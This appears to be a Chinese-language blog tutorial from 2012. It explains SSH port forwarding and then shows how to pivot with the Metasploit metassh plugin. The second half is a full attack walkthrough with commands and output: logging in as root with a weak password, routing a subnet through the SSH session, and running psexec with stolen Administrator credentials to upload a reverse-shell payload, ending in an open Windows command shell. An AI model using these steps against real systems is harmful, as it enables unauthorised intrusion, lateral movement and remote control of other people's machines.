Metasploit SSH route : metassh

2012-10-22 11:56:36 By admin

概述


当你在咖啡馆享受免费 WiFi 的时候，有没有想到可能有人正在窃取你的密码及隐私信息？当你发现实验室的防火墙阻止了你的网络应用端口，是不是有苦难言？当你思念苍老师搜索Aoi Sola Videos的时候?当你搜索东西突然狂草方爷爷的时候？当你被查水表的时候？ 来围观SSH 的端口转发功能能给我们带来什么好处吧！

端口转发概述

让我们先来了解一下端口转发的概念吧。我们知道，SSH 会自动加密和解密所有 SSH 客户端与服务端之间的网络数据。但是，SSH 还同时提供了一个非常有用的功能，这就是端口转发。它能够将其他 TCP 端口的网络数据通过 SSH 链接来转发，并且自动提供了相应的加密及解密服务。这一过程有时也被叫做"隧道"（tunneling），这是因为 SSH 为其他 TCP 链接提供了一个安全的通道来进行传输而得名。例如，Telnet，SMTP，LDAP 这些 TCP 应用均能够从中得益，避免了用户名，密码以及隐私信息的明文传输。而与此同时，如果您工作环境中的防火墙限制了一些网络端口的使用，但是允许 SSH 的连接，那么也是能够通过将 TCP 端口转发来使用 SSH 进行通讯。总的来说 SSH 端口转发能够提供两大功能：

- 加密 SSH Client 端至 SSH Server 端之间的通讯数据。
- 突破防火墙的限制完成一些之前无法建立的 TCP 连接。

如下图



转发方式

OpenSSH 通过其加密的数据通道可以创建三种类型的端口转发，分别是本地(Local)、远程(Remote)和动态(Dynamic)。那么这三种类型的端口转发具体是如何工作的呢？下面就分别说一下，只是说一下大致的工作过程，不是详细的实现。

本地(Local)

ssh -N -L bind_address:bind_port:host_name:host_port username@server_address

当上面的命令被执行后，运行在客户端的 ssh 进程先连接运行在服务器端(server_address) sshd 进程，并进行身份验证。如果验证成功了，ssh 和 sshd 之间会建立一个 TCP/IP 连接，用于传输数据，这个连接上面传输的数据是加密的。

接着 ssh 会在 bind_address:bind_port 上创建一个 TCP/IP 协议的 socket 并进行侦听，当收到数据后直接通过之前建立的连接传输给服务器上的 sshd 进程， sshd 收到数据后会新建一个 socket 连接 host_name:host_port 并向其发送之前收到的数据。

相反，当 sshd 收到数据后也会按类似的方式通道加密通道传输给 ssh 进程。这样通过加密通道的本地端口转发就工作起来了。

远程(Remote)

ssh -N -R bind_address:bind_port:host_name:host_port username@server_address

远程类型的端口转发和本地类型的原来是一样的，只是侦听的端口刚好相反。这种类型的端口转发是 sshd 进程创建一个 TCP/IP 协议的 socket 在 bind_address:bind_port 上侦听，而 ssh 则是在第一次收到数据后创建 socket 连接 host_name:host_port。

动态(Dynamic)

ssh -N -D bind_address:bind_port username@server_address

动态类型的转发是 ssh 创建一个 socks v5 的服务并在 bind_address:bind_port 上侦听，当收到数据后，解析出需要连接的主机和端口并通道加密通道发送给 sshd，sshd 转发数据后并返回结果数据。

特别的地方就在被连接的主机是通过 socks v5 进行动态确定的。这样的端口转发功能用作加密代理是不错的选择。

metassh

metassh是一个MSF插件 作用是进行SSH route 其实就是利用SSH的端口转发做代理功能

```
root@Dis9Team:/tmp# git clone https://github.com/mubix/metassh.git
Cloning into metassh...
root@Dis9Team:/tmp# cp -rf metassh/* /pen/msf3/plugins/
```

启动MSF 载入插件

```
msf >  load meta_ssh
[+] Added 2 Exploit modules for metaSSH
[+] Added 1 Payload modules for metaSSH
[*] Successfully loaded plugin: metaSSH
msf >
```

获得SSH会话

```
msf >  use exploit/multi/ssh/login_password
msf  exploit(login_password) >  set RHOST 5.5.5.3
RHOST =>  5.5.5.3
msf  exploit(login_password) >  set USER root
USER =>  root
msf  exploit(login_password) >  set PASS 123456
PASS =>  123456
msf  exploit(login_password) >  set PAYLOAD ssh/metassh_session
PAYLOAD =>  ssh/metassh_session
msf  exploit(login_password) >  exploit

[*] Connecting to root@5.5.5.3:22 with password 123456
[*] metaSSH session 1 opened (127.0.0.1 ->  5.5.5.3:22) at 2012-10-21 06:57:33 -0700

metaSSH >  background
```

添加route

```
msf  exploit(login_password) >  route add 5.5.5.0 255.255.255.0 1
[*] Route added
msf  exploit(login_password) >  route print

Active Routing Table
====================

  Subnet           Netmask          Gateway
  ------           -------          -------
  5.5.5.0          255.255.255.0    Session 1

msf  exploit(login_password) >
```

这样就能用SSH服务器的全部会话进行攻击

PAY后门方式也是端口反弹链接 不会暴露你的链接 例如DEMO:

```
msf > route add 192.168.57.0 255.255.255.0 1
[*] Route added
msf > use exploit/windows/smb/psexec
msf > set RHOST 192.168.57.4
RHOST => 192.168.57.4
msf > set LHOST 192.168.57.3
LHOST => 192.168.57.3
msf > set LPORT 5557
LPORT => 5557
msf > set SMBUser Administrator
SMBUser => Administrator
msf > set SMBPass password
SMBPass => password
msf > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf > exploit
[*] Started reverse handler on 192.168.57.3:5557 via the metaSSH on session 1
[*] Connecting to the server...
[*] Authenticating to 192.168.57.4:445|WORKGROUP as user 'Administrator'...
[*] Uploading payload...
[*] Created \ekuCbYaL.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.57.4[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.57.4[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (TCzOpXwW - "MvQGwrInlegXtnXAgQmQ")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \ekuCbYaL.exe...
[*] Command shell session 2 opened (127.0.0.1:43621 -> 127.0.0.1:50324) at 2011-12-28 03:51:18
+1300

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32> ^Z
```

注意：

```
[*] Command shell session 2 opened (127.0.0.1:43621 -> 127.0.0.1:50324) at 2011-12-28 03:51:18
+1300
```

参考

http://fuzzexp.org/use-of-the-an-an-an-an-an-intranet-hack-port-forwarding.html
http://www.openssh.com/
http://zh.wikipedia.org/zh-cn/OpenSSH
https://github.com/dirtyfilthy/metassh